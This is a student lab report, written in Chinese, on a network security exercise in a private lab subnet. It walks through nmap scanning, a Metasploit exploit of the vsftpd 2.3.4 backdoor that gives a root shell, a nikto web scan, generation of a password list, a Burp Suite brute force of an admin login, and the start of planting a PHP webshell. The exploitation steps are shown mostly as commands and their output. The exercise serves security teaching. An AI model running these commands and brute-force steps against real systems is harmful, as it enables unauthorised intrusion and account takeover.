第二次实验报告

一、课程名称

网络安全实验

二、实验名称

漏洞挖掘实验

三、实验目的

1、 了解网络安全漏洞、漏洞挖掘和利用的基本概念以及常用的安全漏洞扫描工具，认知常见的企业网络安全漏洞。

2、 掌握 nmap、MSF、Metasploit、nikto 这样的网络级扫描工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘的常见安全问题。

3、 熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法，掌握获取 webshell 权限基础上控制目标机的方法。

4、 了解 nikto 工具的基本功能，掌握常用的网页服务器扫描和探测命令。

5、 了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

6、了解 burpsuit 工具的基本功能，掌握其暴力破解密码的基本方法。

四、目录

五、实验步骤

任务一：使用 nmap、MSF 和 Metasploit 进行漏洞挖掘和利用

1.1 使用 nmap 扫描存活的主机

使用 nmap 探测网段内的存活主机

使用如下命令可以在**不扫描端口**的情况下快速扫描 192.168.1.0/24 网段内的存活主机

```
nmap -sn 192.168.1.0/24
```

```
-sn: Ping Scan - disable port scan
```

-sn 参数

结果如下图所示，可以发现网段内存活的主机有

- 192.168.1.2
- 192.168.1.3
- 192.168.1.4

```
❯ nmap -sn 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-03-27 23:35 EDT
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00069s latency).
MAC Address: FA:16:3E:06:1A:16 (Unknown)
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.0013s latency).
MAC Address: FA:16:3E:27:3D:2F (Unknown)
Nmap scan report for host-192-168-1-2.openstacklocal (192.168.1.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.74 seconds
                                                    took 4s  with root@s
```

nmap 扫描网段内存活主机

使用 nmap 扫描存活主机的开放端口、服务等

扫描开放端口、服务

使用如下命令可以快速扫描 192.168.1.3 主机的开放端口信息

```
nmap  -sV -v  192.168.1.3
```

```
-sV: Probe open ports to determine service/version info
```

-sV 参数

扫描的结果如下，可以发现**开放的端口和服务**如下

- 21：ftp 服务，版本号为 2.3.4
  - 该版本存在[笑脸漏洞]
- 22：ssh 服务，版本号为 4.7p1
- ……

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
```

存在漏洞

nmap 扫描端口

扫描操作系统

使用如下命令尝试扫描 192.168.1.3 主机的操作系统信息

```
nmap  -O -v  192.168.1.3
```

```
-O: Enable OS detection
```

-O 参数

结果没有扫描出目标机的操作系统

```
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=3/27%OT=21%CT=1%CU=31588%PV=Y%DS=1%DC=D%G=Y%M=FA163E%T
OS:M=605FFDCC%P=x86_64-pc-linux-gnu)SEQ(SP=C6%GCD=1%ISR=C7%TI=Z%CI=Z%TS=7)S
OS:EQ(SP=C6%GCD=1%ISR=C7%TI=Z%CI=Z%II=I%TS=7)OPS(O1=M582ST11NW7%O2=M582ST11
OS:NW7%O3=M582NNT11NW7%O4=M582ST11NW7%O5=M582ST11NW7%O6=M582ST11)WIN(W1=15D
```

nmap 扫描操作系统

1.2 使用 metasploit 对目标机进行渗透

metasploit 工具介绍

metasploit 是一个漏洞框架，我们可以使用它获取、开发并对计算机的软件漏洞实施攻击

使用 metasploit 进行渗透

我们首先进入 msfconsole

```
❯ msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.
```

进入 msfconsole

查看搜索 module 的命令

```
msf > grep search help
    search        Searches module names and descriptions
```

查看搜素命令

搜索相应的攻击模块

```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

搜索漏洞模块

使用该模块并查看需要配置的参数

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

需要配置的参数

查看配置参数

配置所需参数(目标主机的 IP 地址)并执行 exploit

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.3
RHOST => 192.168.1.3
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[+] 192.168.1.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.2:43649 -> 192.168.1.3:6200) at 2021-03-28 01:00:53 -0400
```

配置参数以及执行 exploit

可以发现我们成功拿到目标主机的 shell

```
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr fa:16:3e:06:1a:16
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.254.0
          inet6 addr: fe80::f816:3eff:fe06:1a16/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:5456 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4342 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:290293 (283.4 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:633 errors:0 dropped:0 overruns:0 frame:0
          TX packets:633 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:285369 (278.6 KB)  TX bytes:285369 (278.6 KB)
```

目标主机的ip

获取目标主机 shell

接着使用 find 命令查找所有后缀名为 key 的文件

```
find / -name *.key
/usr/src/1.key
/etc/ssl/private/ssl-cert-snakeoil.key
/etc/bind/rndc.key
/var/lib/postgresql/8.3/main/server.key
```

查找后缀名为 key 的文件

查看 1.key 的文件内容，为 **Metasploit**

```
cat /usr/src/1.key
Metasploit
```

查看 1.key 文件内容

任务二：使用 nikto、crunch 和 burpsuite 进行网站渗透和控制

2.1 使用 nikto 对目标主机进行探测

nikto 工具介绍

nikto 常用来进行网页服务器扫描，基于 whisker/libwhisker 完成其底层功能
其常用的命令如下所示

```
❯ nikto -h
Option host requires an argument

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host          <- 我们要使用的命令
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
```

nitko 常用命令

使用 nikto 进行扫描

我们使用如下命令对目标服务器进行扫描

```
nikto -host http://192.168.1.4
```

扫描的结果如下图

```
❯ nikto -host http://192.168.1.4
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.4
+ Target Hostname:    192.168.1.4
+ Target Port:        80
+ Start Time:         2021-03-28 02:49:31 (GMT-4)
---------------------------------------------------------------------------
```

nikto **扫描**

其中后台管理的 url 如下图

```
nserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-3092: /lib/: This might be interesting...
+ OSVDB-3268: /tmp/: Directory indexing found.
+ OSVDB-3092: /tmp/: This might be interesting...
+ /admin/login.php: Admin login page/section found.
+ 7535 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:           2021-03-28 02:54:41 (GMT-4) (310 seconds)
```

后台管理url

后台管理 url

2.2 生成密码字典

这里我们直接使用 python 脚本来创建密码字典

```python
from itertools import permutations
from string import digits


dict_path = "./lyl0108.txt"

with open(dict_path, "w") as f:
    for num in permutations(digits, 3):
        f.write(f"admin{''.join(num)}\n")
```

生成密码字典

可以得到生成的一部分密码如下图所示


```
❯ head lyl0108.txt
admin012
admin013
admin014
admin015
admin016
admin017
admin018
admin019
admin021
admin023
```

python 生成密码

2.3 配置 firefox

访问后台管理页面


这里我们使用 **VcXsrv+ssh x11 forwading** 的方式打开 firefox 浏览器并访问目标服务器的后台管理页面



firefox 访问后台管理页面

设置代理

在使用 burpsuite 进行密码爆破之前，我们首先需要**对登录数据包进行分析**，这里我们通过设置 firefox 代理，使其流量通过 burpsuite 进行转发。



设置代理

2.4 使用 burpsuite 破解登陆密码


burpsuite 介绍

burpsuite 是 web 应用程序安全测试软件。常用的功能有：抓包、重放以及爆破。在该实验中我们主要用到了 burpsuite 的如下功能

- 代理(Proxy)
  - 可用于抓包分析数据
- 入侵(intruder)
  - 可用于自动化攻击

设置代理


配置 burpsuite 的代理，使其和 firefox 中的代理一致



配置 burpsuite 代理

抓取数据包


在 firefox 的登陆界面中随意输入用户名和密码并进行提交



输入用户名和密码

抓取的登录数据报如下图所示，通过分析我们可以得知以下信息

- 请求方式为 POST
- 表单字段为 username、password、loginsubmit




登陆数据包

有了这些信息之后我们就可以进行暴力破解，我们可以直接写脚本或者使用 burpsuite 的 intruder


使用 intruder 进行暴力破解

首先将之前发送的请求发送到 intruder




发送到 intruder

接下来选择攻击方式以及需要枚举的参数




设置 positions

接着添加字典文件



添加字典文件

通过对 http status code 和 response length 进行比对，我们可以得到密码为 **admin452**




Request	Payload	Status	Error	Timeo...	Length	Comment
323	admin452	302			619	
0		200			4893	
1	admin012	200			4893	
2	admin013	200			4893	
3	admin014	200			4893	
4	admin015	200			4893	
5	admin016	200			4893	
6	admin017	200			4893	

爆破出密码

任务三：获取 webshell 权限并拿到目标机开放的远程桌面端口号

3.1 登录后台管理页面


利用上一步获得的密码，登录后台管理页面



后台管理页面

3.2 添加用户自定义标签

添加用户自定义标签，并在 code 区域输入要执行的命令，可以发现我们的命令被成功执行



执行用户自定义标签

3.3 植入一句话木马

利用方式

在第一次实验中，我们利用文件上传漏洞实现了一句话木马的上传，该实验中，由于我们可以**执行任意 php 代码**，因此我们可以利用 php 的***file_put_contents()***函数来实现一句话木马植入。

其中***file_put_contents()***的函数原型如下，因此我们只需要指定文件路径和文件内容即可

```
file_put_contents ( string $filename , mixed $data , int $flags = 0 , resource $context = ? ) : int
```

函数原型

获取植入文件路径

我们可以使用***phpinfo()***查看 php 的配置信息

SERVER_PORT	80
REMOTE_ADDR	192.168.1.2
DOCUMENT_ROOT	C:/phpStudy/WWW
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
